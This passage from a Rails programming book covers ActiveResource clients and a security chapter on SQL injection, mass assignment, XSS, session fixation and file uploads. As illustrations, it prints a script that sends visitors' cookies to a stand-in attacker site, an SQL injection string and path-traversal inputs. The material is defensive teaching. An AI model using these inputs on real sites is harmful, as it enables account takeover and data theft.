    A L TERNATIVESTO A CTIVE R ESOURCE 626 XML Many people think that XML is the default choice for building program-to- program protocols over the Web. If used correctly, it can in fact be self- documenting, human-readable, and inherently extensible. And like everything else, not everybody uses it correctly. XML is best suited for documents, particularly documents that contain mark- up and/or are persisted on disk. If the document contains primarily markup, consider using XHTML (or even HTML, though some find this harder to parse programmatically). Although there are no strict limits, XML documents exchanged over the Web tend to range in size from tens of kilobytes to hundreds of megabytes. The best approach for using XML as a program-to-program protocol is to first get an agreement as to what the XML should look like, capture that in prose or in a schema, and then proceed to writing code that produces or consumes XML, preferably using REXML (or libxml2) and Builder. Extracting data using XPath is an excellent way to keep your clients and servers loosely coupled. The to_xml method that ActiveRecord provides generally does not help in this circumstance because it makes too many assumptions about how the data will be laid out. Best practice is to identify each document via a uniform resource identifier (aka a URI; often also referred to as a uniform resource locator, aka a URL) and then provide a uniform interface to this data via the HTTP GET, POST, PUT, and DELETE methods. The Atom Publishing Protocol, RFC 5023, is an example of this approach. Such approaches scale well to Internet-scale operations. JSON JSON has been growing in popularity in recent years, and some have seen such as a rebuttal to XML. That’s true only to the extent that there are people who are preaching XML as a one-size-fits-all strategy, of which there are none. JSON is best suited for data, particularly for data that already is present inside your application in the form of hashes, arrays, strings, integers, and the like. JSON does not have any direct support for dates or decimals, but Strings or Fixnums will do in a pinch. Again, there are no strict limits, but JSON is often comfortably deployed in situations where the amount of data is expected to range from a few bytes to several hundred kilobytes. JSON tends to be more compact and faster to parse than XML. There are a few (rare) languages or platforms that don’t have ready Report erratum this copy is (P1.0 printing, March 2009)
  • 627.
    A L TERNATIVESTO A CTIVE R ESOURCE 627 access to JSON parsing libraries. Although this may theoretically be an issue, in practice it is less so. At the time of this writing, JSON doesn’t tend to be stored directly on disk,1 at least not as often as XML is. Instead, JSON usage tends to be focused on transient usage, as in a response to a single request. In fact, the typical use case for JSON is one where the same server provides both the client application (in the form of JavaScript) and the server imple- mentation that responds to client requests. In such a setup, the ActiveRecord from_json and to_json are quite appropriate. Generally, such setups rely only on two of the HTTP methods: GET and POST. SOAP Theoretically, SOAP is just XML with three element names standardized and with a uniform fault response defined. In practice, there is a large amount of supporting infrastructure available in Java and C# for consuming and pro- ducing SOAP, and this infrastructure tends to define the typical usage. That machinery is optimized for statically typed languages and relies heavily on schemas. Requests and responses produced by this machinery tend to be more verbose and less human-readable than handcrafted XML. Request and response sizes tend to be in a similar range as XML, though requests in SOAP (which tend to be POSTed as XML documents instead of using HTTP GET) may be a bit smaller. When used in an RPC style, parameters are matched by name. Although best practice is to define one’s schema prior to producing any code, in practice XML schema is too hard to produce correctly by other means, and schema generators that selectively expose internals from running code have proven to be too attractive; therefore, most SOAP-based web services are defined in this way. The client stub is then generated from this schema, which results in a fairly tightly coupled system. This may be suitable for controlled business intranets. On the Internet, not so much. One area where SOAP shines is in certain areas of security, because a number of the best minds of the planet have worked out details for one-way messaging over alternate transports involving nonrepudiable signatures and federated identity. These extensions, however, are optional and are not available for every platform. You can enable SOAP support in Rails via gem install actionwebservice. This support does not provide advanced functionality such as one-way messaging, alternate transports, nonrepudiable signatures, or federated identity. 1. CouchDB is a notable exception. Report erratum this copy is (P1.0 printing, March 2009)
  • 628.
    S HOW ME THE C ODE ! 628 XML-RPC XML-RPC slightly predates the standardization of SOAP and doesn’t have either the advantage or baggage of schema-based tooling. It generally is more popular with a number of scripting languages (a notable exception being Java- Script) than with statically typed languages, and it tends to fall in roughly the same usage profile as JSON, except it is typically deployed in places where the server does not provide the client application. Because XML-RPC makes use of HTTP POST only, it is not in a position to benefit from the caching enabled for HTTP GET. Parameter values are positional in XML-RPC. If you want a more loosely coupled arrangement, consider using a single struct instead of multiple para- meters. Like with SOAP, Rails provides XML-RPC support via gem install action- webservice. 26.2 Show Me the Code! OK, enough with the theory, let’s see some code. To do this, we will pick up where we left off with the Depot application, this time remotely access- ing the Depot application via a client application. And for a client, we will use script/console. First, check to make sure that the depot server is running. Then let’s create the client: work> rails depot_client work> cd depot_client Now, let’s write a stub for the Product model: Download depot_client/app/models/product.rb class Product < ActiveResource::Base self.site = 'http://dave:secret@localhost:3000/' end There really isn’t much too it. The Product class inherits from the ActiveRe- source::Base class. Inside, there is a single statement that identifies the user- name, password, host name, and port number. In a real live application, the user and password would be obtained separately and not hard-coded into the model, but at this point, we are just exploring the concepts. Let’s put that stub to use: depot_client> ruby script/console Loading development environment (Rails 2.2.2) >> Product.find(:all) ActiveResource::Redirection: Failed with 302 Moved Temporarily => http://localhost:3000/admin/login Report erratum this copy is (P1.0 printing, March 2009)
  • 629.
    S HOW ME THE C ODE ! 629 Oh, dear. Our login wasn’t recognized, and we were redirected to a login screen. At this point we need to understand something about HTTP authentication, because our client clearly isn’t going to understand the form we set up. In fact, the client (in this case, the one-line command and the stub that we created) doesn’t understand cookies or sessions. HTTP Basic Authentication isn’t hard, and as of Rails 2.0, Rails provides direct support for it. Our authentication logic is in app/controllers/application.rb, so we will replace the body of the unless clause with the following: authenticate_or_request_with_http_basic('Depot' ) do |username, password| user = User.authenticate(username, password) session[:user_id] = user.id if user end With that code in place, we try again: depot_client> ruby script/console Loading development environment (Rails 2.2.2) >> Product.find(2).title => "Pragmatic Project Automation" Success! Note that the change we made affects the user interface. Administrators will no longer see the login form; they will see a browser-provided pop-up. The pro- cess is automatically “friendly” because once you provide the correct user and password, you proceed directly to the page you requested without redirection. One downside is that logging out doesn’t do what it is expected to do anymore. Yes, the session is cleared, but the next time a page is visited, most browsers will automatically provide the previous credentials, and the login will happen automatically. A partial solution to this is to use the session to indicate that the user was logged out and then use the original login form in that case: Download depot_t/app/controllers/admin_controller.rb class AdminController < ApplicationController # just display the form and wait for user to # enter a name and password def login if request.post? user = User.authenticate(params[:name], params[:password]) if user session[:user_id] = user.id redirect_to(:action => "index" ) else flash.now[:notice] = "Invalid user/password combination" end end end Report erratum this copy is (P1.0 printing, March 2009)
  • 630.
    S HOW ME THE C ODE ! 630 def logout session[:user_id] = :logged_out flash[:notice] = "Logged out" redirect_to(:action => "login" ) end def index @total_orders = Order.count end end And we can use that information in the Application controller: Download depot_t/app/controllers/application.rb class ApplicationController < ActionController::Base layout "store" before_filter :authorize, :except => :login before_filter :set_locale #... protected def authorize unless User.find_by_id(session[:user_id]) if session[:user_id] != :logged_out authenticate_or_request_with_http_basic('Depot' ) do |username, password| user = User.authenticate(username, password) session[:user_id] = user.id if user end else flash[:notice] = "Please log in" redirect_to :controller => 'admin' , :action => 'login' end end end def set_locale session[:locale] = params[:locale] if params[:locale] I18n.locale = session[:locale] || I18n.default_locale locale_path = "#{LOCALES_DIRECTORY}#{I18n.locale}.yml" unless I18n.load_path.include? locale_path I18n.load_path << locale_path I18n.backend.send(:init_translations) end rescue Exception => err logger.error err flash.now[:notice] = "#{I18n.locale} translation not available" I18n.load_path -= [locale_path] I18n.locale = session[:locale] = I18n.default_locale end end Report erratum this copy is (P1.0 printing, March 2009)
  • 631.
    R ELATIONSHIPS ANDC OLLECTIONS 631 Let’s be a little bolder. How about we have a $5 off sale on this book? depot_client> ruby script/console Loading development environment (Rails 2.2.2) >> p = Product.find(2) => #<Product:0x282e7ac @prefix_options={}, ... > >> puts p.price 29.95 => nil >> p.price-=5 => #<BigDecimal:282b958,'0.2495E2',8(16)> >> p.save => true That simply seems too good to be true. But we can verify this very easily by simply visiting the store in our browser: We don’t know about you, but to us Active Resource seems to be so sophisti- cally advanced technology as to be indistinguishable from magic. 26.3 Relationships and Collections Flush with success with Products, let’s move on to Orders. We start by writing a stub: Download depot_client/app/models/order.rb class Order < ActiveResource::Base self.site = 'http://dave:secret@localhost:3000/' end Looks good. Let’s try it: depot_client> ruby script/console >> Order.find(1).name => "Dave Thomas" >> Order.find(1).line_items NoMethodError: undefined method `line_items' for #<Order:0x2818970> Report erratum this copy is (P1.0 printing, March 2009)
  • 632.
    R ELATIONSHIPS ANDC OLLECTIONS 632 OK, at this point, we need to understand how things work under the covers. Back to theory, but not to worry, it’s not much. The way the magic works is that it exploits all the REST and XML interfaces that the scaffolding provides. To get a list of products, it goes to http://localhost: 3000/products.xml. To fetch product #2, it will GET http://rubymac:3000/products/ 2.xml. To save changes to product #2, it will PUT the updated product to http:// rubymac:3000/products/2.xml. So, that’s what the magic is—producing URLs, much like what was discussed in Chapter 21, Action Controller: Routing and URLs, on page 425. And produc- ing (and consuming) XML, much like what was discussed in Chapter 12, Task G: One Last Wafer-Thin Change, on page 181. Let’s see that in action. First we make line items a nested resource under order. We do that by editing the config.routes file in the server application: map.resources :orders, :has_many => :line_items Once we add this, we need to restart our server. Now change the line items controller to look for the :order_id in the params and treat it as a part of the line item: Download depot_t/app/controllers/line_items_controller.rb def create params[:line_item][:order_id] ||= params[:order_id] @line_item = LineItem.new(params[:line_item]) respond_to do |format| if @line_item.save flash[:notice] = 'LineItem was successfully created.' format.html { redirect_to(@line_item) } format.xml { render :xml => @line_item, :status => :created, :location => @line_item } else format.html { render :action => "new" } format.xml { render :xml => @line_item.errors, :status => :unprocessable_entity } end end end Let’s fetch the data, just to see what it looks like: <?xml version="1.0" encoding="UTF-8"?> <line-items type="array"> <line-item> <created-at type="datetime">2008-09-10T11:44:25Z</created-at> <id type="integer">1</id> <order-id type="integer">1</order-id> Report erratum this copy is (P1.0 printing, March 2009)
  • 633.
    R ELATIONSHIPS ANDC OLLECTIONS 633 <product-id type="integer">3</product-id> <quantity type="integer">1</quantity> <total-price type="decimal">22.8</total-price> <updated-at type="datetime">2008-09-10T11:48:27Z</updated-at> </line-item> <line-item> <created-at type="datetime">2008-09-10T11:47:49Z</created-at> <id type="integer">2</id> <order-id type="integer">2</order-id> <product-id type="integer">2</product-id> <quantity type="integer">2</quantity> <total-price type="decimal">59.9</total-price> <updated-at type="datetime">2008-09-10T11:47:49Z</updated-at> </line-item> <line-item> <created-at type="datetime">2008-09-10T11:48:27Z</created-at> <id type="integer">3</id> <order-id type="integer">1</order-id> <product-id type="integer">2</product-id> <quantity type="integer">1</quantity> <total-price type="decimal">0.0</total-price> <updated-at type="datetime">2008-09-10T11:48:27Z</updated-at> </line-item> </line-items> Now let’s give Dave 20 percent off on his first purchase: >> li = LineItem.find(:all, :params => {:order_id=>1}).first => #<LineItem:0x2823334 @prefix_options={:order_id=>1}, ... > >> puts li.total_price 28.5 => nil >> li.total_price*=0.8 => 22.8 >> li.save => true So, everything here is working as it should. One thing to note is the use of :params. This is processed exactly as you would expect for URL genera- tions. Parameters that match the site template provided for the ActiveResource class will be replaced. And parameters that remain will be tacked on as query parameters. The server uses the URL for routing and makes the parameters available as params array. Finally, let’s add a line item to an order: >> li2 = LineItem.new(:order_id=>1, :product_id=>2, :quantity=>1, >> :total_price=>0.0) => #<LineItem:0x28142bc @prefix_options={:order_id=>1}, @attributes={"quantity"=>1, "product_id"=>2, "total_price"=>0.0}> >> li2.save => true Report erratum this copy is (P1.0 printing, March 2009)
  • 634.
    P ULLING IT A LL T OGETHER 634 26.4 Pulling It All Together Although ActiveResource at first seems like a bit of magic, it simply relies heavily on the concepts described earlier in this book. Here are a few pointers: • Authentication uses the underlying authentication mechanism that your website already supports and doesn’t go against the grain of the Web, like some other protocols tend to. In any case, nobody can do anything with Active Resource that they couldn’t already do. Be aware that if you are using basic authentication, you want to use TLS/SSL (aka HTTPS) to ensure that passwords can’t be sniffed. • Although Active Resource doesn’t make effective use of sessions or cook- ies, this doesn’t mean that your server isn’t continuing to produce them. Either you want to turn off sessions for the interfaces used by Active Resource or you want to make sure that you use cookie-based sessions. Otherwise, the server will end up managing a lot of sessions that are never needed. See Section 22.2, Rails Sessions, on page 477 for more details. • In Section 21.3, Adding Your Own Actions, on page 451, we described col- lections and members. ActiveResource defines four class methods for deal- ing with collections and four instance methods for dealing with members. The names of these methods are get, post, put, and delete. They method names determine the underlying HTTP method used. The first parameter in each of these methods is the name of the collection or member. This information is simply used to construct the URL. You may specify additional :params, which either will match values in the self.site or will be added as query parameters. You will likely end up using this a lot more than you would expect. Instead of fetching all orders, you might want to provide an interface that fetches only the orders that are recent or are overdue. What you can do in any of these methods is limited only by your imagination. • Active Resource maps HTTP status codes into exceptions: 301, 302 ActiveResource::Redirection 400 ActiveResource::BadRequest 401 ActiveResource::UnauthorizedAccess 403 ActiveResource::ForbiddenAccess 404 ActiveResource::ResourceNotFound Report erratum this copy is (P1.0 printing, March 2009)
  • 635.
    P ULLING IT A LL T OGETHER 635 405 ActiveResource::MethodNotAllowed 409 ActiveResource::ResourceConflict 422 ActiveResource::ResourceInvalid 401..499 ActiveResource::ClientError • You can provide client-side validations by overriding validation methods in the ActiveResource base class. This behaves the same as validation does in ActiveRecord. Server-side validations failures result in a response code of 422, and you can access such failures in the same manner. See Section 20.1, Validation, on page 397 for more details. • Although the default format is XML, you can also use JSON as an alter- native. Simply set self.format to :json in your client classes. Be aware that your client will see dates as ISO 8601/RFC 3339–formatted strings and will see decimals as instances of Float if you do so. • In addition to self.site, you can separately set self.user and self.password. • self.timeout enables you to specify how long a web service request should wait, in seconds, before giving up and raising a Timeout::Error. Report erratum this copy is (P1.0 printing, March 2009)
  • 636.
    Part IV Securing andDeploying Your Application
  • 637.
    This chapter isan adaptation and extension of Andreas Schwarz’s online manual on Rails security. This was available at http://manuals.rubyonrails.com/read/book/8 (but the site appears to be down at time of printing). Chapter 27 Securing Your Rails Application Applications on the Web are under constant attack. Rails applications are not exempt from this onslaught. Security is a big topic—the subject of whole books. We can’t do it justice in just one chapter. You’ll probably want to do some research before you put your applications on the scary, mean ’net. A good place to start reading about secu- rity on the Web is the Open Web Application Security Project (OWASP) at http:// www.owasp.org/. It’s a group of volunteers who put together “free, professional- quality, open-source documentation, tools, and standards” related to security. Be sure to check out their top ten list of security issues in web applications. If you follow a few basic guidelines, you can make your Rails application a lot more secure. 27.1 SQL Injection SQL injection is the number-one security problem in many web applications. So, what is SQL injection, and how does it work? Let’s say a web application takes strings from unreliable sources (such as the data from web form fields) and uses these strings directly in SQL statements. If the application doesn’t correctly quote any SQL metacharacters (such as backslashes or single quotes), an attacker can take control of the SQL executed on your server, making it return sensitive data, create records with invalid data, or even execute arbitrary SQL statements. Imagine a web mail system with a search capability. The user could enter a string on a form, and the application would list all the e-mails with that string as a subject. Inside our application’s model there might be a query that looks like the following: Email.find(:all, :conditions => "owner_id = 123 AND subject = '#{params[:subject]}'" )
  • 638.
    SQL I NJECTION 638 This is dangerous. Imagine a malicious user manually sending the string "’ OR 1 --’" as the subject parameter. After Rails substituted this into the SQL it generates for the find method, the resulting statement will look like this:1 select * from emails where owner_id = 123 AND subject = '' OR 1 --'' The OR 1 condition is always true. The two minus signs start a SQL comment; everything after them will be ignored. Our malicious user will get a list of all the e-mails in the database.2 Protecting Against SQL Injection If you use only the predefined Active Record functions (such as attributes, save, and find) and if you don’t add your own conditions, limits, and SQL when invoking these methods, then Active Record takes care of quoting any danger- ous characters in the data for you. For example, the following call is safe from SQL injection attacks: order = Order.find(params[:id]) Even though the id value comes from the incoming request, the find method takes care of quoting metacharacters. The worst a malicious user could do is to raise a Not Found exception. But if your calls do include conditions, limits, or SQL and if any of the data in these comes from an external source (even indirectly), you have to make sure that this external data does not contain any SQL metacharacters. Some potentially insecure queries include the following: Email.find(:all, :conditions => "owner_id = 123 AND subject = '#{params[:subject]}'" ) Users.find(:all, :conditions => "name like '%#{session[:user].name}%'" ) Orders.find(:all, :conditions => "qty > 5" , :limit => #{params[:page_size]}) The correct way to defend against these SQL injection attacks is never to sub- stitute anything into a SQL statement using the conventional Ruby #{...} mech- anism. Instead, use the Rails bind variable facility. For example, you’d want to rewrite the web mail search query as follows: subject = params[:subject] Email.find(:all, :conditions => [ "owner_id = 123 AND subject = ?" , subject ]) 1. The actual attacks used depend on the database. These examples are based on MySQL. 2. Of course, the owner id would have been inserted dynamically in a real application; this was omitted to keep the example simple. Report erratum this copy is (P1.0 printing, March 2009)
  • 639.
    SQL I NJECTION 639 If the argument to find is an array instead of a string, Active Record will insert the values of the second, third, and fourth (and so on) elements for each of the ? placeholders in the first element. It will add quotation marks if the ele- ments are strings and quote all characters that have a special meaning for the database adapter used by the Email model. Rather than using question marks and an array of values, you can also use named bind values and pass in a hash. We talk about both forms of place- holder starting on page 330. Extracting Queries into Model Methods If you need to execute a query with similar options in several places in your code, you should create a method in the model class that encapsulates that query. For example, a common query in your application might be this: emails = Email.find(:all, :conditions => ["owner_id = ? and read='NO'" , owner.id]) It might be better to encapsulate this query instead in a class method in the Email model: class Email < ActiveRecord::Base def self.find_unread_for_owner(owner) find(:all, :conditions => ["owner_id = ? and read='NO'" , owner.id]) end # ... end In the rest of your application, you can call this method whenever you need to find any unread e-mail: emails = Email.find_unread_for_owner(owner) If you code this way, you don’t have to worry about metacharacters—all the security concerns are encapsulated down at a lower level within the model. You should ensure that this kind of model method cannot break anything, even if it is called with untrusted arguments. Also remember that Rails automatically generates finder methods for you for all attributes in a model, and these finders are secure from SQL injection attacks. If you wanted to search for e-mails with a given owner and subject, you could simply use the Rails autogenerated method: list = Email.find_all_by_owner_id_and_subject(owner.id, subject) Report erratum this copy is (P1.0 printing, March 2009)
  • 640.
    C REATING RECORDS D IRECTLY FROM F ORM P ARAMETERS 640 27.2 Creating Records Directly from Form Parameters Let’s say you want to implement a user registration system. Your users table looks like this: create_table :users do |t| ( t.string :name t.string :password t.string :role, :default => "user" t.integer :approved, :default => 0 end The role column contains one of admin, moderator, or user, and it defines this user’s privileges. The approved column is set to 1 once an administrator has approved this user’s access to the system. The corresponding registration form’s HTML looks like this: <form method="post" action="http://website.domain/user/register"> <input type="text" name="user[name]" /> <input type="text" name="user[password]" /> </form> Within our application’s controller, the easiest way to create a user object from the form data is to pass the form parameters directly to the create method of the User model: def register User.create(params[:user]) end But what happens if someone decides to save the registration form to disk and play around by adding a few fields? Perhaps they manually submit a web page that looks like this: <form method="post" action="http://website.domain/user/register"> <input type="text" name="user[name]" /> <input type="text" name="user[password]" /> <input type="text" name="user[role]" value="admin" /> <input type="text" name="user[approved]" value="1" /> </form> Although the code in our controller intended only to initialize the name and password fields for the new user, this attacker has also given himself admin- istrator status and approved his own account. Active Record provides two ways of securing sensitive attributes from being overwritten by malicious users who change the form. The first is to list the attributes to be protected as parameters to the attr_protected method. Any attribute flagged as protected will not be assigned using the bulk assignment of attributes by the create and new methods of the model. Report erratum this copy is (P1.0 printing, March 2009)
  • 641.
    D ON ’T T RUST ID P ARAMETERS 641 We can use attr_protected to secure the User model: class User < ActiveRecord::Base attr_protected :approved, :role # ... rest of model ... end This ensures that User.create(params[:user]) will not set the approved and role attributes from any corresponding values in params. If you wanted to set them in your controller, you’d need to do it manually. (This code assumes the model does the appropriate checks on the values of approved and role.) user = User.new(params[:user]) user.approved = params[:user][:approved] user.role = params[:user][:role] If you’re worried that you might forget to apply attr_protected to the correct attributes before exposing your model to the cruel world, you can specify the protection in reverse. The method attr_accessible allows you to list the attributes that may be assigned automatically—all other attributes will be protected. This is particularly useful if the structure of the underlying table is liable to change—any new columns you add will be protected by default. Using attr_accessible, we can secure the User models like this: class User < ActiveRecord::Base attr_accessible :name, :password # ... rest of model end 27.3 Don’t Trust id Parameters When we first discussed retrieving data, we introduced the basic find method, which retrieved a row based on its primary key value. Given that a primary key uniquely identifies a row in a table, why would we want to apply additional search criteria when fetching rows using that key? It turns out to be a useful security device. Perhaps our application lets customers see a list of their orders. If a customer clicks an order in the list, the application displays order details—the click calls the action order/show/nnn, where nnn is the order id. An attacker might notice this URL and attempt to view the orders for other customers by manually entering different order ids. We can prevent this by using a constrained find in the action. In this example, we qualify the search with the additional criteria that the owner of the order must match the current user. An exception will be thrown if no order matches, which we handle by redisplaying the index page. Report erratum this copy is (P1.0 printing, March 2009)
  • 642.
    D ON ’T E XPOSE C ONTROLLER M ETHODS 642 This code assumes that a before filter has set up the current user’s information in the @user instance variable: def show @order = Order.find(params[:id], :conditions => [ "user_id = ?" , @user.id]) rescue redirect_to :action => "index" end Even better, consider using the new collection-based finder methods, which constrain their results to only those rows that are in the collection. For exam- ple, if we assume that the user model has_many :orders, then Rails would let us write the previous code as this: def show id = params[:id] @order = @user.orders.find(id) rescue redirect_to :action => "index" end This solution is not restricted to the find method. Actions that delete or destroy rows based on an id (or ids) returned from a form are equally dangerous. Get into the habit of constraining calls to delete and destroy using something like this: def destroy id = params[:id] @order = @user.orders.find(id).destroy rescue redirect_to :action => "index" end 27.4 Don’t Expose Controller Methods An action is simply a public method in a controller. This means that if you’re not careful, you can expose as actions methods that were intended to be called only internally in your application. For example, a controller might contain the following code: class OrderController < ApplicationController # Invoked from a webform def accept_order process_payment mark_as_paid end def process_payment @order = Order.find(params[:id]) CardProcessor.charge_for(@order) end Report erratum this copy is (P1.0 printing, March 2009)
  • 643.
    C ROSS -SITE S CRIPTING (CSS/XSS) 643 def mark_as_paid @order = Order.find(params[:id]) @order.mark_as_paid @order.save end end OK, so it’s not great code, but it illustrates a problem. Clearly, the accept_order method is intended to handle a POST request from a form. The developer decided to factor out its two responsibilities by wrapping them in two separate controller methods, process_payment and mark_as_paid. Unfortunately, the developer left these two helper methods with public visibil- ity. This means that anyone can enter the following in their browser: http://unlucky.company/order/mark_as_paid/123 and order 123 will magically be marked as being paid, bypassing all credit- card processing. Every day is free giveaway day at Unlucky Company. The basic rule is simple: the only public methods in a controller should be actions that can be invoked from a browser. This rule also applies to methods you add to application.rb. This is the parent of all controller classes, and its public methods can also be called as actions. 27.5 Cross-Site Scripting (CSS/XSS) Many web applications use session cookies to track the requests of a user. The cookie is used to identify the request and connect it to the session data (session in Rails). Often this session data contains a reference to the user that is currently logged in. Cross-site scripting is a technique for “stealing” the cookie from another visitor of the website and thus potentially stealing that person’s login. The cookie protocol has a small amount of built-in security; browsers send cookies only to the domain where they were originally created. But this secu- rity can be bypassed. The easiest way to get access to someone else’s cookie is to place a specially crafted piece of JavaScript code on the website; the script can read the cookie of a visitor and send it to the attacker (for example, by transmitting the data as a URL parameter to another website). A Typical Attack Any site that displays data that came from outside the application is vul- nerable to XSS attack unless the application takes care to filter that data. Sometimes the path taken by the attack is complex and subtle. For example, consider a shopping application that allows users to leave comments for the Report erratum this copy is (P1.0 printing, March 2009)
  • 644.
    C ROSS -SITE S CRIPTING (CSS/XSS) 644 site administrators. A form on the site captures this comment text, and the text is stored in a database. Some time later the site’s administrator views all these comments. Later that day, an attacker gains administrator access to the application and steals all the credit card numbers. How did this attack work? It started with the form that captured the user comment. The attacker constructed a short snippet of JavaScript and entered it as a comment: <script> document.location='http://happyhacker.site/capture/' + document.cookie </script> When executed, this script will contact the host at happyhacker.site, invoke the capture.cgi application there, and pass to it the cookie associated with the current host. Now, if this script is executed on a regular web page, there’s no security breach, because it captures only the cookie associated with the host that served that page, and the host had access to that cookie anyway. But by planting the cookie in a comment form, the attacker has entered a time bomb into our system. When the store administrator asks the application to display the comments received from customers, the application might execute a Rails template that looks something like this: <div class="comment"> <%= order.comment %> </div> The attacker’s JavaScript is inserted into the page viewed by the administrator. When this page is displayed, the browser executes the script and the document cookie is sent off to the attacker’s site. This time, however, the cookie that is sent is the one associated with our own application (because it was our appli- cation that sent the page to the browser). The attacker now has the information from the cookie and can use it to masquerade as the store administrator. Protecting Your Application from XSS Cross-site scripting attacks work when the attacker can insert their own Java- Script into pages that are displayed with an associated session cookie. Fortu- nately, these attacks are easy to prevent—never allow anything that comes in from the outside to be displayed directly on a page that you generate.3 Always convert HTML metacharacters (< and >) to the equivalent HTML entities (&lt; and &gt;) in every string that is rendered in the website. This will ensure that, 3. This stuff that comes in from the outside can arrive in the data associated with a POST request (for example, from a form). But it can also arrive as parameters in a GET. For example, if you allow your users to pass you parameters that add text to the pages you display, they could add <script> tags to these. Report erratum this copy is (P1.0 printing, March 2009)
  • 645.
    C ROSS -SITE S CRIPTING (CSS/XSS) 645 Joe Asks. . . Why Not Just Strip <script> Tags? If the problem is that people can inject <script> tags into content we dis- play, you might think that the simplest solution would be some code that just scanned for and removed these tags? Unfortunately, that won’t work. Browsers will now execute JavaScript in a sur- prisingly large number of contexts (for example, when onclick= handlers are invoked or in the src= attribute of <img> tags). And the problem isn’t just lim- ited to JavaScript—allowing people to include off-site links in content could allow them to use your site for nefarious purposes. You could try to detect all these cases, but the HTML-escaping approach is safer and is less likely to break as HTML evolves. no matter what kind of text an attacker enters in a form or attaches to an URL, the browser will always render it as plain text and never interpret any HTML tags. This is a good idea anyway, because a user can easily mess up your lay- out by leaving tags open. Be careful if you use a markup language such as Textile or Markdown, because they allow the user to add HTML fragments to your pages. Rails provides the helper method h(string) (an alias for html_escape) that per- forms exactly this escaping in Rails views. The person coding the comment viewer in the vulnerable store application could have eliminated the issue by coding the form using this: <div class="comment"> <%=h order.comment %> </div> Get accustomed to using h for any variable that is rendered in the view, even if you think you can trust it to be from a reliable source. And when you’re reading other people’s source, be vigilant about the use of the h method—folks tend not to use parentheses with h, and it’s often hard to spot. Sometimes you need to substitute strings containing HTML into a template. In these circumstances, the sanitize method removes many potentially dangerous constructs. However, you’d be advised to review whether sanitize gives you the full protection you need, because new HTML threats seem to arise every week. Report erratum this copy is (P1.0 printing, March 2009)
  • 646.
    AVOID S ESSIONF IXATION A TTACKS 646 27.6 Avoid Session Fixation Attacks If you know someone’s session id, then you could create HTTP requests that use it. When Rails receives those requests, it thinks they’re associated with the original user and so will let you do whatever that user can do. Rails goes a long way toward preventing people from guessing other people’s session ids, because it constructs these ids using a secure hash function. In effect, they’re very large random numbers. However, there are ways of achiev- ing almost the same effect. In a session fixation attack, the bad guy gets a valid session id from our appli- cation and then passes this on to a third party in such a way that the third party will use this same session. If that person uses the session to log in to our application, the bad guy, who also has access to that session id, will also be logged in.4 A couple of techniques help eliminate session fixation attacks. First, you might find it helpful to keep the IP address of the request that created the session in the session data. If this changes, you can cancel the session. This will penalize users who move their laptops across networks and home users whose IP addresses change when PPPOE leases expire. Second, you should consider creating a new session via reset_session every time someone logs in. That way, the legitimate user will continue with their use of the application while the bad guy will be left with an orphaned session id. 27.7 File Uploads Some community-oriented websites allow their participants to upload files for other participants to download. Unless you’re careful, these uploaded files could be used to attack your site. For example, imagine someone uploading a file whose name ended with .rhtml or .cgi (or any other extension associated with executable content on your site). If you link directly to these files on the download page, when the file is selected, your web server might be tempted to execute its contents, rather than simply download it. This would allow an attacker to run arbitrary code on your server. The solution is never to allow users to upload files that are subsequently made accessible directly to other users. Instead, upload files into a directory that is not accessible to your web server (outside the DocumentRoot in Apache terms). Then provide a Rails action that allows people to view these files. 4. Session fixation attacks are described in great detail in a document from ACROS Security, available at http://www.secinf.net/uplarticle/11/session_fixation.pdf. Report erratum this copy is (P1.0 printing, March 2009)
  • 647.
    D ON ’T S TORE S ENSITIVE I NFORMATION IN THE C LEAR 647 Input Validation Is Difficult Johannes Brodwall wrote the following in a review of this chapter: When you validate input, it is important to keep in mind the following: • Validate with a whitelist : There are many ways of encoding dots and slashes that may escape your validation but be interpreted by the under- lying systems. For example, ../, .., %2e%2e%2f, %2e%2e%5c, and ..%c0%af (Unicode) may bring you up a directory level. Accept a very small set of characters (try [a-zA-Z][a-zA-Z0-9_]* for a start). • Don’t try to recover from weird paths by replacing, stripping, and the like: For example, if you strip out the string ../, a malicious input such as ....// will still get through. If there is anything weird going on, someone is trying something clever. Just kick them out with a terse, noninformative message, such as “Intrusion attempt detected. Incident logged.” We often check that dirname(full_file_name_from_user) is the same as the expected directory. That way we know that the filename is hygienic. Within this action, be sure that you do the following: • Validate that the name in the request is a simple, valid filename match- ing an existing file in the directory or row in the table. Do not accept filenames such as ../../etc/passwd (see the sidebar Input Validation Is Dif- ficult). You might even want to store uploaded files in a database table and use ids, rather than names, to refer to them. • When you download a file that will be displayed in a browser, be sure to escape any HTML sequences it contains to eliminate the potential for XSS attacks. If you allow the downloading of binary files, make sure you set the appropriate Content-Type HTTP header to ensure that the file will not be displayed in the browser accidentally. The descriptions starting on page 469 describe how to download files from a Rails application, and the section on uploading files starting on page 544 shows an example that uploads image files into a database table and provides an action to display them. 27.8 Don’t Store Sensitive Information in the Clear You might be writing applications that are governed by external regulations (in the United States, the CISP rules might apply if you handle credit card data, and HIPAA might apply if you work with medical data). These regulations impose some serious constraints on how you handle information. Even if you Report erratum this copy is (P1.0 printing, March 2009)
  • 648.
    U SE SSLTO T RANSMIT S ENSITIVE I NFORMATION 648 don’t fall under these kinds of rules, you might want to read through them to get ideas on securing your data. If you use any personal or identifying information about third parties, you probably want to consider encrypting that data when you store it. This can be as simple as using Active Record hooks to perform AES128 encryption on certain attributes before saving a record and using other hooks to decrypt when reading.5 However, think of other ways that this sensitive information might leak out: • Is any of it stored in the session (or flash)? If so, you risk exposing it if anyone has access to the session store. • Is any of it held in memory for a long time? If so, it might get exposed in core files should your application crash. Consider clearing out strings once the data has been used. • Is any of the sensitive information leaking into your application log files? This can happen more than you think, because Rails is fairly promiscu- ous when it comes to logging. In production mode, you’ll find it dumps request parameters in the clear into production.log. As of Rails 1.2, you can ask Rails to elide the values of certain parameters using the filter_parameter_logging declaration in a controller. For example, the following declaration prevents the values of the password attribute and any fields in a user record being displayed in the log: class ApplicationController < ActionController::Base filter_parameter_logging :password, :user #... See the Rails API documentation for details. 27.9 Use SSL to Transmit Sensitive Information The SSL protocol, used whenever a URL starts with the protocol identified https, encrypts traffic between a web browser and a server. You’ll want to use SSL whenever you have forms that capture sensitive information and whenever you respond to your user with sensitive information. It is possible to do this all by hand, setting the :protocol parameter when creat- ing hyperlinks with link_to and friends. However, this is both tedious and error prone. Forget to do it once, and you might open a security hole. The easier technique is to use the ssl_requirement plug-in. Install it using this: depot> ruby script/plugin install ssl_requirement 5. Gems such as EzCrypto (http://ezcrypto.rubyforge.org/) and Sentry (http://sentry.rubyforge.org/) might simplify your life. Report 